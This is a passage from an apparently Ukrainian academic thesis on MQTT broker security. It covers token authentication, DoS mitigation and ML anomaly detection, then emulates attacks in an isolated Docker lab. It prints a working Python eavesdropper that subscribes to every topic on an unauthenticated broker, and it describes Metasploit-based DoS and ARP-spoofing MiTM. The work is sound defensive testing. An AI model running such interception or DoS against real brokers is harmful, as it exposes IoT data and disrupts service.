– Безпека зберігання токенів, особливо довготривалих токенів оновлення, на клієнтських пристроях є критично важливим. Скомпрометований токен оновлення може дозволити зловмиснику нескінченно генерувати нові токени доступу.

– Складність інфраструктури, оскільки налаштування та управління сервером авторизації OAuth 2.0 та пов'язаною інфраструктурою IAM може бути складним.

– Накладні витрати, бо існують певні накладні витрати, пов'язані з видачою, передачею та валідацією токенів [25]. Якщо JWT містять конфіденційну інформацію, вони можуть також вимагати шифрування, що збільшує накладні витрати [25].

– Розсинхронізація годинників, оскільки валідація токенів чутлива до синхронізації часу між провайдером ідентифікації, клієнтом та брокером. Значні розбіжності в часі можуть призвести до того, що дійсні токени будуть відхилені, а протерміновані – прийняті.

– Встановлення початкової довіри. Брокер MQTT повинен мати безпечний метод для отримання публічних ключів провайдера ідентифікації для перевірки підписів JWT.

Перехід до автентифікації на основі токенів у MQTT відображає ширшу зміну в архітектурі безпеки IoT. Він відокремлює автентифікацію від брокера, покладаючись на спеціалізовані централізовані сервіси ідентифікації. Ця архітектурна модель відповідає сучасним практикам IT-безпеки та краще пристосована до масштабу й складності сучасних екосистем IoT. Наявність плагінів для популярних брокерів, як-от плагін JWT для Mosquitto [25],

демонструє, що екосистема MQTT адаптується для підтримки цих передових, стандартизованих методів автентифікації.

2.2.3 Використання обмежень на підключення та формування трафіку для захисту від DoS-атак

Враховуючи централізовану архітектуру MQTT, брокер є єдиною точкою відмови, що робить його головною мішенню для атак типу “відмова в обслуговуванні” (DoS). Критично важливою стратегією захисту є впровадження обмежень на з'єднання та керування трафіком (traffic shaping) для запобігання перевантаженню брокера або легітимних клієнтів зловмисниками, що забезпечує доступність сервісу [22]. Основною технікою є обмеження частоти запитів (rate limiting), що контролює кількість вхідних запитів на з'єднання, повідомлень або обсяг даних від одного клієнта чи IP-адреси за визначений проміжок часу. Це дозволяє ефективно протидіяти спробам повного перебору (brute-force) та запобігати ситуаціям, коли один скомпрометований клієнт може перевантажити систему та вичерпати ресурси брокера [22]. Списки контролю доступу (ACL) є ще одним фундаментальним компонентом, що слугує не лише для авторизації, але і як важливий механізм захисту від DoS-атак. ACL забезпечують гранулярні дозволи на рівні тем, визначаючи, які клієнти можуть публікувати або підписуватися на конкретні теми [22]. Запобігаючи несанкціонованим діям, таким як підписка скомпрометованого клієнта на всі теми за допомогою символу підстановки (#) або переповнення критично важливих тем керування, ACL обмежують потенційний радіус ураження (blast radius) внаслідок порушення безпеки. Брокери можна налаштувати на роз'єднання клієнтів або відкидання повідомлень, що порушують ці дозволи [20].

На мережевому рівні ключову роль відіграють конфігурації брандмауерів. Брокери MQTT повинні розміщуватися за брандмауером, який обмежує вхідний трафік виключно до необхідних портів, наприклад, 8883 для MQTTS [22, 29]. Рекомендується уникати публічного доступу до брокерів, якщо це не є

абсолютно необхідним, для мінімізації поверхні атаки. Крім того, сегментація мережі, особливо в контексті промислового Інтернету речей (IIoT), забезпечує життєво важливий рівень захисту. Ізолюючи мережі за функціональним призначенням або рівнем довіри, наприклад, відокремлюючи мережі операційних технологій (OT) від мереж інформаційних технологій (IT), можна локалізувати наслідки порушення, запобігаючи горизонтальному переміщенню зловмисників по всій системі [22, 29]. Однак ці статичні, засновані на правилах, методи захисту мають свої обмеження. Витончені зловмисники можуть використовувати розподілені або повільні атаки (так звані “low-and-slow”), щоб обійти прості обмеження частоти та порогові значення. Аналогічно, ефективність ACL повністю залежить від їхньої конфігурації, управління якою може бути складним у великомасштабних розгортаннях IoT. Ці обмеження підкреслюють необхідність доповнення статичних засобів контролю динамічним моніторингом та можливостями виявлення аномалій.

2.2.4 Моніторинг та виявлення аномалій у мережах MQTT

Ефективна безпека вимагає безперервного моніторингу для виявлення підозрілої активності, яка могла оминути превентивні засоби контролю. Це включає спостереження за діяльністю вузла брокера та патернами мережевого трафіку для ідентифікації потенційних атак і порушень безпеки в реальному часі.

Системи виявлення вторгнень (IDS) є ключовим інструментом для моніторингу середовищ MQTT [23]. Традиційні IDS на основі сигнатур можуть бути ефективними проти відомих атак, порівнюючи трафік з базою даних шкідливих патернів, але вони часто нездатні виявити нові або “нульового дня” загрози [16]. Це призвело до значного зсуву в бік більш динамічних, поведінкових підходів. Виявлення аномалій за допомогою машинного навчання (МН) стало перспективним напрямом для посилення безпеки MQTT [16]. Моделі МН можна навчати на мережевих даних для встановлення еталонної моделі нормальної поведінки, що включає типову частоту з'єднань,

інтенсивність повідомлень та взаємодію з темами для кожного клієнта. Відхилення від цієї моделі позначаються як потенційні аномалії, що дозволяє виявляти нові атаки, для яких не існує попередньо визначених сигнатур [23]. Останні дослідження підкреслюють потенціал МН у цій галузі. Наприклад, дослідження [13] продемонструвало високі показники точності при використанні ансамблевих методів МН, таких як беггінг, бустинг та стекінг, для ідентифікації різноманітних кібератак у мережах MQTT, досягаючи майже 100% точності в бінарній класифікації (нормальна поведінка проти атаки) та 95-97% у багатокласовій класифікації конкретних типів атак. Інші дослідження зосереджені на розробці узагальнених моделей для виявлення DoS-атак шляхом ідентифікації аномальних індикаторів, таких як незвичне падіння потужності сигналу або некоректно сформовані повідомлення MQTT [23]. Для вирішення проблеми обчислювальних вимог МН на пристроях IoT з обмеженими ресурсами було досліджено методи відбору ознак (feature selection) для зменшення складності моделі при збереженні високої точності виявлення. Незважаючи на свою перспективність, системи на основі МН стикаються з викликами, серед яких потреба у великих, репрезентативних наборах даних для навчання, ризик хибнопозитивних та хибнонегативних спрацьовувань, а також обчислювальні витрати на обробку в реальному часі [14, 19]. Наявність публічних наборів даних, таких як MQTT-IoT-IDS2020, є критично важливою для розвитку досліджень та валідації різних підходів МН [13].

Зрештою, спостерігається тенденція переходу від статичних, сигнатурних IDS до інтелектуального, поведінкового виявлення аномалій на основі МН. Оскільки тактики зловмисників еволюціонують, здатність МН виявляти "невідомі" аномалії шляхом вивчення нормальної поведінки системи стає все більш критичною [23]. Інформація, зібрана передовими системами моніторингу, може також створювати зворотний зв'язок, інформуючи та динамічно коригуючи статичні засоби контролю, такі як брандмауери та ACL.

РОЗДІЛ 3 ТЕСТУВАННЯ ЗАХИЩЕНОСТІ MQTT ЧЕРЕЗ ЕМУЛЯЦІЮ АТАК

Метою розділу є демонстрація та аналіз типових векторів атак на MQTT, оцінка ефективності різних механізмів захисту, для цього було створено ізольоване тестове середовище, що імітує IoT-інфраструктуру.

У рамках тестування послідовно розглядаються три конфігурації MQTT-брокера:

– Незахищена конфігурація, що передбачає базове налаштування без шифрування та автентифікації.

– Захист парольною автентифікацією, тобто впровадження механізму автентифікації шляхом використання логіну та паролю.

– Комплексний захист, відповідно з використанням шифрування каналу зв’язку та автентифікації за допомогою паролю.

Кожна з конфігурацій піддавалася атакам, таким як пасивне прослуховування трафіку, атаки на відмову в обслуговуванні (DoS) та атаки “людина посередині” (MiTM). Результати тестів дозволяють оцінити рівень захищеності кожної з конфігурацій.

3.1 Налаштування середовища для тестування

Середовищем для розгортання інфраструктури було обрано технологію контейнеризації Docker, на віртуальній машині під управлінням операційної системи Ubuntu 24.04.2 LTS. Оскільки такий підхід забезпечує гнучкість, відтворюваність та ізоляцію компонентів тестового середовища.

Управління контейнерами здійснювалося за допомогою інструмента Docker Compose, компоненти та мережеві налаштування інфраструктури наведено у файлі docker-compose.yaml, повний лістинг якого наведено в додатку А.

До складу тестового середовища увійшли наступні модулі:

– Mosquitto – один з найпопулярніших брокерів MQTT з відкритим вихідним кодом, який виступав у ролі центрального вузла для обміну повідомленнями.

– Paho-MQTT – з використанням бібліотеки paho-mqtt на мові Python було створено два типи клієнтів: publisher (видавець) та subscriber (підписник). Для кожного з них реалізовано кілька режимів роботи для взаємодії з різними конфігураціями брокера: unsecure, auth, tls, full.

– Metasploit Framework – платформа для тестування на проникнення, яка використовувалась для тестування у вигляді сканування та проведення DoS-атаки.

– Bettercap та Scapy – інструменти для реалізації атак типу “людина посередині” (MiTM), у свою чергу bettercap використовувався для проведення ARP-спуфінгу, тоді як створений скрипт на базі бібліотеки scapy застосовувався для перехоплення, аналізу та модифікації MQTT пакетів.

– Wireshark – аналізатор мережевого трафіку, який використовувався для візуального моніторингу та аналізу пакетів, що передаються в тестовому середовищі.

Компоненти були об’єднані в ізольовану Docker-мережу (mqtt-net) із під мережею 172.20.0.0/24, що дозволило контролювати мережеву взаємодію.

3.2 Емуляція атак на MQTT-брокер

Підрозділ присвячений опису процесу імітації атак на MQTT-брокер, тестування проводилось поетапно, починаючи з повністю незахищеної конфігурації з метою встановлення базового рівня вразливості системи.

На першому етапі було розгорнуто MQTT-брокер Mosquitto зі стандартними налаштуваннями – відкритий нешифрований порт 1883.

Найпростішою, але водночас небезпечною вразливістю такої конфігурації є можливість будь-кого в мережі перехоплювати та читати дані. За допомогою простого скрипта-прослуховувача (mqtt-eavesdropper) було продемонстровано

перехоплення MQTT-повідомлень (див. рисунок 3.1), дані містять телеметрію (температура, вологість) та метадані (ID сенсора, локація).



Рисунок 3.1 – Перехоплення незахищеного трафіку прослуховувачем

У свою чергу реалізація скрипта продемонстрована на рисунку 3.2.

attacks > eavesdropper.py

```python
import paho.mqtt.client as mqtt
import json

def on_connect(client, userdata, flags, rc):
    print(f"Connected with result code {rc}")
    # Subscribe to all topics
    client.subscribe("#")

def on_message(client, userdata, msg):
    try:
        payload = json.loads(msg.payload.decode())
        print(f"[INTERCEPTED] Topic: {msg.topic}")
        print(f"[PAYLOAD] {json.dumps(payload, indent=2)}")

        # Save to file for analysis
        with open("intercepted_data.log", "a") as f:
            f.write(f"{msg.topic}: {payload}\n")
    except:
        print(f"[RAW] {msg.topic}: {msg.payload}")

eavesdropper = mqtt.Client()
eavesdropper.on_connect = on_connect
eavesdropper.on_message = on_message
eavesdropper.connect("172.20.0.10", 1883, 60)
eavesdropper.loop_forever()
```

Рисунок 3.2 – Реалізація клієнта підслуховувала (mqtt-eavesdropper)

Аналіз трафіку за допомогою Wireshark (див. рисунок 3.3) підтверджує результат, що протокол MQTT передає всі дані, включно з темами та корисним навантаженням, у відкритому вигляді, і це створює критичний ризик витоку конфіденційної інформації.



Рисунок 3.3 – Моніторинг нешифрованого трафіку в мережі mqtt-net

Для виявлення відкритих MQTT-брокерів зловмисники часто використовують автоматизовані сканери за допомогою модуля mqtt_login, лістинг якого наведено в додатку Г. З Metasploit було проведено сканування тестового брокера. Результат сканування, наведений на рисунку 3.4, демонструє, що сканер визначив відкритий порт 1883 та підтвердив можливість анонімного доступу (Anonymous access ALLOWED).



Рисунок 3.4 – Сканування брокеру з допомогою модуля в Metasploit

На рисунку 3.5 наведено логи брокера Mosquitto, що фіксують успішне підключення від сканера, який підтверджує відсутність перешкод для неавторизованого доступу.



Рисунок 3.5 – Логи Mosquitto, що фіксують підключення сканера

Централізована архітектура MQTT робить брокер єдиною точкою відмови, для демонстрації цієї вразливості було використано модуль mqtt_resource_exhaustion, лістинг наведено в додатку Д, з Metasploit. У цілях наглядного результату було ініційовано комбіновану атаку, що спрямована на вичерпання пулу з'єднань (SlowITe DoS) [24, 28], оперативної пам'яті (Message Overload) та ресурсів процесора брокера (див. рисунок 3.6).



Рисунок 3.6 – Запуск DoS-атаки на незахищений брокер Mosquitto

Результати атаки виявились критичними, статистика споживання ресурсів контейнера Docker (рисунок 3.7), показала, що навантаження процесора сягнуло 87,59%, тоді як вся виділена оперативна пам'ять (1ГБ) була вичерпана на 100%.



Рисунок 3.7 – Статистика споживання ресурсів брокером в Docker



Рисунок 3.8 – Логи брокера, що свідчать про вичерпання оперативної пам'яті

У свою чергу логи брокера (див. рисунок 3.8) підтвердили, що він припинив роботу через брак оперативної пам’яті, як наслідок легітимний клієнт-видавець втратив можливість публікувати повідомлення, що видно з логів (див. рисунок 3.9), атака успішно призвела до повної відмови в обслуговуванні.



Рисунок 3.9 – Неможливість публікації повідомлень легітимним клієнтом під час DoS-атаки

Атака “людина посередині” (MiTM) демонструє не лише можливість перехоплення, а й модифікації даних, за допомогою ARP-спуфінгу трафік між видавцем (172.20.0.20) та брокером (172.20.0.10) було перенаправлено через хост зловмисника (172.20.0.40). Спеціалізований скрипт перехоплював MQTT-пакети, лістинг відповідного скрипта знаходиться в додатку Е, змінював корисне навантаження і відправляв модифікований пакет далі, що і продемонстровано на рисунку 3.10, видно що підписник отримав скомпрометовані дані.

